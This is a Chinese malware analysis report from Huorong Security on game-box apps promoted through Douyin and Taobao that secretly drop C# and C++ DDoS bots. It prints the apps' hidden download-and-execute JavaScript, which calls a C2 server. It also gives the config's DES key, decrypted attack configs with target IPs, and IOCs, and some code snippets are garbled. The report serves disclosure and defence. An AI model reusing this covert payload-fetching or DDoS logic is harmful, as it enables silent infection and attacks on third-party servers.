

# 游戏虽好别乱下！这类游戏盒子暗藏 DDoS 病毒-技术文章-火绒安全

 huorong.cn/document/tech/vir\_report/1935

近期，据火绒威胁情报中心监测，有大量用户感染DDoS病毒。经溯源分析，传播源头指向一款通过抖音、淘宝等渠道推广的游戏盒子，用户在使用该类游戏盒子下载游戏工具或其他游戏内容时，会被捆绑投放DDoS病毒。病毒落地后，攻击者可通过设置云控配置，远程控制受感染设备对其他Steam入库工具服务器以及任意目标网站发起DDoS攻击，从而使该网站服务崩溃。目前，火绒安全产品可对上述病毒进行拦截查杀。





查杀图

火绒安全工程师通过溯源发现，名称为“蒸汽平台”“全界游戏盒子”“3GM游戏”“大玩家”等游戏盒子通过抖音平台进行大量推广。经分析，这些所谓不同名称的游戏盒子，本质上均为同一套模板的换皮产品，只在外观、名称和包装上进行了区分。



抖音游戏盒子推广和下载页面

此外，根据“大玩家游戏盒子”中的使用教程可发现，不同游戏盒子之间的VIP并不互通。由此推测，这些游戏盒子很可能出自同一套底层平台，由不同渠道商分别进行分发、运营，因此形成了同源产品多渠道换皮推广模式。

删掉原来的盒子，重新下载安装一次就可以了

蒸汽魔盒下载地址：<https://wwrz.lanzout.com/zqmh85>

大玩家下载地址：<https://wwrz.lanzout.com/tcxk201>

先卸载再重新下载能解决90%的问题

注意：之前下载的是哪个盒子 现在就下载哪个盒子 两个盒子的会员不是相通的，不要下载错了

#### 大玩家游戏盒子使用教程VIP不相通声明

其中的教程视频中还会建议用户关闭Windows Defender（Windows 自带安全软件），称其会使电脑运行和下载速度变慢，然而这将会导致用户使用该盒子下载游戏或工具时感染DDos病毒，被用于攻击其他网站。



建议关闭杀毒软件


经进一步分析云控配置发现，被攻击的网站其中之一为cool666.top。进一步分析其站点结构后，发现存在一个固定下载模板地址<https://game.cool666.top/GameList/{APPID}.zip>，基于该模板，将《泰拉瑞亚》的Steam APPID（105600）代入后，可拼接得到对应下载地址<https://game.cool666.top/GameList/105600.zip>，对该压缩包进行分析后发现其中包含Lua脚本。结合以往对Steam入库工具的分析经验，可以判断该脚本即为用于“入库”操作的Lua脚本。由此可进一步认定，被攻击的网站本质上是一个提供Steam入库服务的网站。

```
addappid(105600)
addappid(105601,0,"612f916fe8230616a9c57a1da6e8ae2b642833ef5074b36be5fa7c8515d7155d")
setManifestid(105601,"8046724853517638985")
addappid(105602,0,"15da89575c5f9ae52e76cacec4f912f9fb3b4f1c152f88b03a14b9acf1c1a173")
setManifestid(105602,"6844625161744350207")
addappid(105603,0,"a735ff57e669edad75db38c477a9e732f87fb05c824da7cd842712e07e9e51d9")
setManifestid(105603,"5312595479056093124")
```

入库 Lua 脚本

## 一、样本分析

**流程说明：**用户下载游戏盒子后会下载游戏或者工具，此时该程序会捆绑下载DDos病毒，随后该DDos病毒会主动获取云控配置并解密解析，其配置中包含需要攻击的目标IP或网址，随后利用循环的方式进行访问，其中会通过修改注册表达到持久化的目的。



流程图

| 文件名           | 文件功能          |
|---------------|---------------|
| 蒸汽平台.exe      | 游戏盒子安装包       |
| steamall.exe  | 游戏盒子主程序       |
| chrome.exe    | 游戏盒子嵌入式浏览器    |
| bin.exe       | Aria2 下载工具    |
| BeService.exe | C# DDos 病毒名称  |
| slinati.exe   | C++ DDos 病毒名称 |

文件介绍

1.1 游戏盒子捆绑下发原理

游戏盒子在用户点击下载按钮时会调用startdownGame函数，该函数第一行即是调用poget（下载DDos病毒）函数的代码。

```

startdownGame: function (p399, p400) { 下载游戏、工具、壁纸时
  this.poget(); 下载 DDos 病毒
  console.log(this.installationPositionCopy); 后续为正常下载对应文件
  var v207 = this.AloneDownGame;
  var v208 = this.AloneDownGame.unique != "软件" ? this.line == 1 ? this.AloneDownGame.
  if (this.installationPosition.length + 4 + v208[0].length + (v208[1] ? v208[1].length
    this.$message({
      type: "info",
      message: this.$t("download.ljgcts")
    });
  });

```

## 下载游戏函数

该poget函数会从云控配置中读取speed\_url与speed\_url2字段，从中解析出病毒SHA1、主域名、文件路径及下载文件名等信息。随后，程序通过cefQuery通信接口向宿主端（steamall.exe）发送js\_aria2\_download、js\_changeFileName、RunExe等命令，依次完成DDoS病毒的下载、重命名及执行操作。

```

poget: function () {
  var vThis68 = this;
  var v229 = this.cloum && this.cloum.promotion ? this.cloum.promotion.ban_pos : 0;
  if (lv229) {
    var v230 = this.cloum && this.cloum.getbanben && this.cloum.getbanben[0] ? this.cloum.getbanben[0].speed_url : ""; // C# DDos 病毒链接
    var v231 = this.cloum && this.cloum.getbanben && this.cloum.getbanben[0] ? this.cloum.getbanben[0].speed_url2 : ""; // C++ DDos 病毒链接
    if (v230) { // 若有
      // 8263837A17528CB956E0447670255D0DF2806CCC;http://47.115.214.217;C:\Windows\Temp\Microsoft.Windows.CapturePick\Visualizations\Media\Rendereri\BeService.exe,192.168.0.71
      var v232 = v230.split(";");
      if (v232[0] && v232[1] && v232[2]) {
        var v3s_readIn12 = js_readIn1("config.ini", "ExePath", "ExePath");
        var v233 = v232[2].split(",");
        var v234 = v233[0].replace(/\\/g, "/").split("/");
        var v235 = v233[0].includes(".") ? v234.slice(0, -1).join("/") : v3s_readIn12 + v234.slice(0, -1).join("/");
        if (window.js_sha1File(v233[0]) != v232[0]) { // 检查 SHA1 是否一致，若不一致就继续
          this.$gameStartDate.killProcessName = v234[v234.length - 1];
          document.getElementById("killProcess1").click(); // 终止旧 DDos 病毒程序
          setTimeout(function () {
            vThis68.$gameStartDate.delete_file = v234.join("/");
            document.querySelector("#fn_DeFileOrDir").click(); // 删除旧 DDos 病毒程序
          }, 1000);
          var v022 = {
            name: "js_aria2_download", // 下载指令
            arguments: {
              url: (v232[1].includes("http") ? v232[1] : "http://" + v232[1]) + "/" + v233[1], // http://47.115.214.217/192.168.0.71
              dir: v235, // C:\Windows\Temp\Microsoft.Windows.CapturePick\Visualizations\Media\Rendereri
              runType: 0
            }
          };
          console.log("js_aria2_download", v022);
          cefQuery({ // 请求下载指令
            request: 350W.stringify(v022),
            persistent: false,
            onSuccess: function () { // 若成功下载则会修改名称 192.168.0.71 -> BeService.exe 并执行 RunExe 执行 DDos 病毒
              var v0bject13 = Object(v0892.a)(regeneratorRuntime.mark(function f22(p411) {
                var v236;
                return regeneratorRuntime.wrap(function (p412) {
                  while (1) {
                    switch (p412.prev = p412.next) {
                      case 0:
                        console.log("js_aria2_download", p411);
                        v236 = {
                          name: "js_changeFileName",
                          arguments: [v235 + "/" + v233[1], v235 + "/" + v234[v234.length - 1]]
                        };
                      case 1:
                    }
                  }
                }
              )
            )
          }
        }
      }
    }
  }
}

```

## 下载病毒并执行

**js\_aria2\_download**：下图为前端（chrome.exe）发送的RPC/JSON请求数据，从而将下载任务发送至宿主端（steamall.exe）处理该请求，最终调用bin.exe（即 aria2 下载组件）下载文件。

```

{
    "name": "js_aria2_download",
    "arguments": {
        "url": "http://47.115.214.217/192.168.0.71",
        "dir": "C:/Windows/Temp/Microsoft.Windows.CapturePick/Visualizations/Media Rendereri",
        "runType": 0
    }
}

```

下载文件

**js\_changeFileName** : 该指令最终会使 steamall.exe 进程利用 MoveFileExW 函数将下载好的 192.168.0.71 文件改名为 BeService.exe。

```

{
    "name": "js_changeFileName",
    "arguments": [
        "C:/Windows/Temp/Microsoft.Windows.CapturePick/Visualizations/Media Rendereri/192.168.0.71",
        "C:/Windows/Temp/Microsoft.Windows.CapturePick/Visualizations/Media Rendereri/BeService.exe"
    ]
}

```

修改文件名

## 1.2 DDos 病毒

从上述游戏盒子中的逻辑可以看出DDos病毒会有两种，两种病毒分别为C#与C++所写，但其中逻辑基本一致，可以通过云控配置的解密和解析手段判断，其中云控配置依然是通过HTTP下载，且云控配置同样是被DES加密并使用Base64编码的字符串，同时云控配置的结构同样是类似于INI文件的自定义结构。


而BeService.exe (C#) 与slinati.exe (C++) 最大的区别在于支持的协议，其中前者支持 GET、POST、WS等协议，而后者只支持TCP与UDP协议。

初期该DDos病毒会主动访问以下链接获取云控配置：



## 云控配置相关链接或函数

随后通过Base64解码和DES算法配合密钥 ("44556677") 与初始化向量 ("77665544") 实现解密。



解密云控配置后可以发现存在以下字段，分别含义如下：

| 云控配置字段      | 字段含义       | 实际值                                      |
|-------------|------------|------------------------------------------|
| Kxe         | 需要规避的进程列表  | -                                        |
| md5         | 最新版本文件MD5值 | 3F1F86ECEA840D3596A8FF0A4BC98D1D         |
| ShowConsole | 是否显示窗口     | 0                                        |
| RT          | 刷新时间（分钟）   | 20                                       |
| AutoStart   | 是否设置开机自启   | 1                                        |
| 列表-Url      | 目标IP或网址    | https://get.cool666.top/steam/SteamTools |
| 列表-Method   | 访问方法       | POST                                     |
| 列表-Threads  | 线程个数       | 10                                       |
| 列表-Delay    | 访问间隔（毫秒）   | 1000                                     |
| 列表-Body=    | 请求时的Body   | page=4&pageSize=50&keyword=              |

## 云控配置字段说明

下面是三种不同样本获取到的云控配置，分析初期获取到的是攻击cool666.top网址的云控配置，故猜测该盒子主要攻击同类型提供游戏服务的同行业竞争者，但后续发现并不只有Steam 入库服务网址，还有一些其他无法识别的网址。

```

Kxe=
md5=3F1F86ECEA840D3596A8FF0A4BC98D1D
ShowConsole=0
RT=20
AutoStart=1
[1]
Url=https://get.cool666.top/steam/SteamTools
Method=POST
Threads=1
Delay=1000
POST /steam/SteamTools HTTP/1.1
Connection: keep-alive
Accept: */*
Host: get.cool666.top
Accept-Encoding: gzip, deflate
Content-Length: 0
Body=page=4&pageSize=50&keyword=

```

Kxe=  
md5=3F1F86ECEA840D3596A8FF0A4BC98D1D  
ShowConsole=0  
RT=60  
AutoStart=1  
[1]  
Url=http://103.45.162.22:443  
Method=GET  
Threads=10  
Delay=1000  
Method=GET  
[2]  
Url=http://110.42.65.132:443  
Method=GET  
Threads=10  
Delay=1000  
Method=GET  
[3]  
Url=http://211.154.31.195:443  
Method=GET  
Threads=10  
Delay=1000  
Method=GET  
[4]  
Url=ws://steamcloud.cn:8080/  
Method=WS  
Threads=15  
Delay=1000  
[5]  
Url=http://103.120.90.75:443  
Method=GET  
Threads=15  
Delay=1000  
Method=GET  
  
ShowConsole=0  
RT=61  
AutoStart=1  
[1]  
Url=183.136.132.43:443  
mode=tcp  
Threads=5

Delay=1000

[2]

Url=211.154.31.195:443

mode=tcp

Threads=30

Delay=1000

[3]

Url=103.120.90.75:443

mode=tcp

Threads=30

Delay=1000 最终会通过解析得到的云控配置规则进行循环访问或发送数据，使被攻击的服务过载，进而拒绝服务。



请求代码

火绒安全在此提示广大用户：通过官方正规渠道下载游戏及相关工具，切勿轻信非官方游戏盒子的推广内容，不要随意关闭系统安全防护软件。警惕某些营销号的引流话术，切勿使用来源不明的游戏破解补丁、修改器、非官方入库工具，避免设备被恶意程序利用，及时防范、注意风险。火绒安全将持续监测该类恶意威胁，让您安心玩游戏，守好安全关。

## 二、附录

C&C：

| C&C               |
|-------------------|
| 47.115.214.217    |
| 1.192-168-0-1.top |

**HASH :**

| 文件名           | SHA256                                                           |
|---------------|------------------------------------------------------------------|
| BeService.exe | 5080e4b4cec426f59f85e8891bb0b15ecb9e613e2c571a56b4507c6611f16359 |
| slinati.exe   | bd83bdf07aed5ca038af7c33b2ae4b7f98b151b857248796cd7428685573230d |

[下一篇：流氓软件卷土重来？恶意驱动作祟下发DDoS工具包](#)  
[返回列表](#)